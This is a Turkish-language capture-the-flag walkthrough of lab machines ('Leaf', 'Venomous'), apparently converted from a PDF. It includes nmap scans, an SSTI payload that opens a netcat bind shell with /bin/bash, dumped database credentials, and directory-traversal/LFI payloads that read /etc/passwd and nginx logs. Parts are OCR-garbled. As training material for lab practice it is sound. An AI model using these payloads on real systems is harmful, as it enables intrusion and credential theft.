





File upload zafiyeti ile makinede shell aldığınız kullanıcının id'si nedir?


The user settings page includes the following fields:

- Profile Picture:** Placeholder text "NO IMAGE AVAILABLE" with a camera icon.
- Browse...:** Button to select a file.
- No file selected.**: Text indicating no file has been chosen.
- Upload:** Button to upload the selected file.
- Name:** Input field containing "Jack Sparrow".
- Email:** Input field containing "sparrow@sparrow.com". Below it, a note says: "We'll never share your email with anyone else."
- Update:** Button to save changes.

Copyright © InnovifyAI 2023



MySQL parolası nedir?




```
1 <?php
2 $servername = "localhost";
3 $username = "root";
4 $password = "Root.123!hackviser";
5 $database = "innovifyai";
6
7
8 try {
9     $conn = new PDO("mysql:host=$servername;dbname=$database", $username, $password);
10    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
11 } catch (PDOException $e) {
12     die("Database connection failed: " . $e->getMessage());
13 }
14
15 ?>
16
```

Leaf

Web sitesinin başlığı nedir?

```
[root@hackerbox ~]# nmap -sV 172.20.3.165
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-19 00:11 CDT
Nmap scan report for 172.20.3.165
Host is up (0.00034s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp  open  mysql   MySQL (unauthorized)
MAC Address: 52:54:00:FA:97:91 (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.69 seconds
[root@hackerbox ~]#
```



172.20.3.165/product.php?id=1

Modish Tech Home About Cart 0

## Keyboard

\$40.00

High-performance mechanical keyboard offers a keystroke that takes you to the heart of the gaming world. Customizable with unique RGB lighting options and ergonomic design for comfortable use during long hours. This keyboard stands out with durable materials and stylish design, promising you a perfect experience even in the toughest gaming conditions. An ideal choice for both professional gamers and everyday computer users!

No Stock

SSTI'nin açılımı nedir?

Server Side Template Injection

**Web uygulamalarında dinamik verileri sunmak için kullanılan şablonlara beklenilenin dışında girdi eklenecek tetiklenen bir güvenlik zayıflığıdır.**

Yaygın olarak kullanılan ve ekrana 49 ifadesini yazdıran SSTI payloadı nedir?

<https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection>

Great typing experience, love the tactile feedback!



Sophia Smith

Highly responsive keys, perfect for gaming sessions.



Carlos Rodriguez

Compact design, easy to type on, and stylish backlighting



Elena Kim

\${7\*7}



{7\*7}

\$49



49

Uygulamanın kullandığı veritabanı adı nedir?

Yapmamız gereken SSTI zafiyetini kullanarak shell almaya çalışıyoruz

Aşağıda görünen payload ile bu zaafiyeti istismar edebiliriz.

## Comments

Add a comment

What is your name?

yavuzlar

What is your comment?

`{${'<command>'}}|filter('system')}{`

Comments

```
Terminal - root@hackerbox: ~
File Edit View Terminal Tabs Help
/_/_/\_\_,-\_\_/_/|\_| |\_\_/_/____/\_\_
[root@hackerbox]~[~]
#nmap -sV 172.20.3.165
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-19
Nmap scan report for 172.20.3.165
Host is up (0.00034s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.56 ((Debian))
3306/tcp  open  mysql  MySQL (unauthorized)
MAC Address: 52:54:00:FA:97:91 (QEMU virtual NIC)

Service detection performed. Please report any incorrect
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.69 sec
[root@hackerbox]~[~]
#nc -nv 172.20.3.165 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Connection refused.
[~]-[root@hackerbox]~[~]
#nc -nv 172.20.3.165 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Connection refused.
[~]-[root@hackerbox]~[~]
#nc -nv 172.20.3.165 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Connected to 172.20.3.165:1337.
```

## Comments

Add a comment

What is your name?

baris

What is your comment?

`{${'`nc -nvlp 1337 -e /bin/bash`'}}|filter('system')}{`

~

```
ls -la
total 432
drwxr-xr-x 6 root root 4096 Oct  3 2023 .
drwxr-xr-x 3 root root 4096 Oct  2 2023 ..
-rw-r--r-- 1 root root 210024 Oct  2 2023 Chart.bundle.min.js
-rw-r--r-- 1 root root 15076 Oct  3 2023 blank.png
-rw-r--r-- 1 root root 65696 Oct  3 2023 bootstrap-icons.css
-rw-r--r-- 1 root root 80420 Oct  3 2023 bundle.min.js
-rw-r--r-- 1 root root 660 Oct  3 2023 comment.php
-rw-r--r-- 1 root root 55 Oct  2 2023 composer.json
-rw-r--r-- 1 root root 8699 Oct  2 2023 composer.lock
-rw-r--r-- 1 root root 348 Oct  3 2023 config.php
drwxr-xr-x 2 root root 4096 Oct  3 2023 css
-rw-r--r-- 1 root root 4003 Oct  3 2023 index.php
drwxr-xr-x 2 root root 4096 Oct  3 2023 js
-rw-r--r-- 1 root root 6938 Oct  3 2023 product.php
drwxr-xr-x 2 root root 4096 Oct  3 2023 products
drwxr-xr-x 5 root root 4096 Oct  2 2023 vendor
```

Submit

```
cat config.php
<?php
$host = "localhost";
$dbname = "modish_tech";
$username = "root";
$password = "7tRy-zSmF-1143";

try {
    $pdo = new PDO("mysql:host=$host;dbname=$dbname;charset=utf8", $username, $password);
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    echo "Connection error: " . $e->getMessage();
}
?>
```

Submit


## Venomous

Hangi web sunucusu çalışıyor?

```
[root@hackerbox]~[~]
└─#nmap 172.20.3.202 -sV -sS
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-19 00:20 CDT
Nmap scan report for 172.20.3.202
Host is up (0.00034s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.18.0
MAC Address: 52:54:00:0B:4B:E9 (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.58 seconds
[root@hackerbox]~[~]
```

Bir faturayı görüntülemek için kullanılan GET parametresi nedir?



```
172.20.3.202/show-invoice.php?invoice=invoice-8741.html
```

Sistemdeki passwd dosyasına erişmek için yaptığınız directory traversal saldırısının payloadı nedir?

<https://brightsec.com/blog/directory-traversal/#:~:text=Directory%20traversal%2C%20or%20path%20traversal%2C%20is%20an%20HTTP,sometimes%20also%20execute%20commands%20on%20the%20targeted%20server.>



A screenshot of a terminal window titled '172.20.3.202/show-invoice.php?invoice=../../../../etc/passwd'. The terminal output shows a root shell with the command 'id' run, resulting in the text 'root:x:0:root'. Below this, there is a long list of system files and directories, including '/bin/bash', '/sbin/nologin', and various system logs and configuration files like '/var/log/auth.log' and '/var/log/lastlog'. The output is heavily truncated at the bottom.

LFI güvenlik açığının açılımı nedir?

Nginx access loglarının varsayılan yolu nedir?

<https://www.digitalocean.com/community/tutorials/nginx-access-logs-error-logs>

Siteye ilk erişim sağlayan kişinin IP adresi nedir?


```

← → ⌂ ↻ view-source:http://172.20.3.202/show-invoice.php?invoice=.../..../var/log/nginx/access.log
1 172.20.3.154 - [19/Oct/2024:01:20:24 -0400] "GET / HTTP/1.0" 200 20013 "-" "-"
2 172.20.3.154 - [19/Oct/2024:01:20:24 -0400] "GET /nmaplowcheck172915224 HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
3 172.20.3.154 - [19/Oct/2024:01:20:24 -0400] "GET / HTTP/1.0" 200 20013 "-"
4 172.20.3.154 - [19/Oct/2024:01:20:24 -0400] "GET /index.php HTTP/1.1" 200 20013 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
5 172.20.3.154 - [19/Oct/2024:01:20:24 -0400] "GET /evo/about HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
6 172.20.3.154 - [19/Oct/2024:01:20:24 -0400] "GET /HNAP1 HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
7 172.20.3.154 - [19/Oct/2024:01:20:24 -0400] "GET / HTTP/1.0" 200 20013 "-" "-"
8 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET / HTTP/1.1" 200 20013 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
9 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /css/bootstrap.min.css HTTP/1.1" 200 121260 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
10 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /css/font-awesome.min.css HTTP/1.1" 200 27466 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
11 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /css/animate.css HTTP/1.1" 200 74996 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
12 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /js/bootstrap.min.js HTTP/1.1" 200 16206 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
13 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /css/main.css HTTP/1.1" 200 5728 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
14 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /css/main.css HTTP/1.1" 200 120591 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
15 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /style.css HTTP/1.1" 200 120591 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
16 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /img/post/2.jpg HTTP/1.1" 404 128 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
17 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /img/post/4.jpg HTTP/1.1" 404 128 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
18 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /img/post/4.jpg HTTP/1.1" 404 128 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
19 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /img/post/4.jpg HTTP/1.1" 404 128 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
20 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /js/vendor/jquery-1.12.4.min.js HTTP/1.1" 200 97166 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
21 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /js/bootstrap.min.js HTTP/1.1" 200 36688 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
22 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /js/counterup/jquery.countdown.js HTTP/1.1" 200 1074 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
23 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /js/counterup/jquery.countdown.js HTTP/1.1" 200 100051 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
24 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /js/counterup/counterup-active.js HTTP/1.1" 200 284 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
25 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /js/sparkline/jquery.sparkline.min.js HTTP/1.1" 200 43251 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
26 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /js/sparkline/sparkline.sparkline.min.js HTTP/1.1" 200 1165 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
27 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /js/knob/jquery.knob.js HTTP/1.1" 200 26836 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
28 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /js/flot/jquery.flot.resize.js HTTP/1.1" 200 3373 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
29 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /js/flot/jquery.flot.resize.js HTTP/1.1" 200 23899 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
30 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /js/flot/jquery.flot.tooltip.min.js HTTP/1.1" 200 7611 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
31 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /js/lot/orderBars.js HTTP/1.1" 200 6839 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
32 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /js/lot/orderBars.js HTTP/1.1" 200 16025 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
33 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /js/flot/float-active.js HTTP/1.1" 200 11673 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
34 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /js/knob/jquery.knob.js HTTP/1.1" 200 26836 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
35 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /js/knob/jquery.appear.js HTTP/1.1" 200 3337 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
36 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /js/lot/active.js HTTP/1.1" 200 6839 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
37 172.20.3.154 - [19/Oct/2024:01:21:06 -0400] "GET /js/main.js HTTP/1.1" 200 4004 "http://172.20.3.202/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
38 172.20.3.154 - [19/Oct/2024:01:21:07 -0400] "GET /fonts/notika-icon.ttf?ffsz HTTP/1.1" 200 24880 "http://172.20.3.202/style.css" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
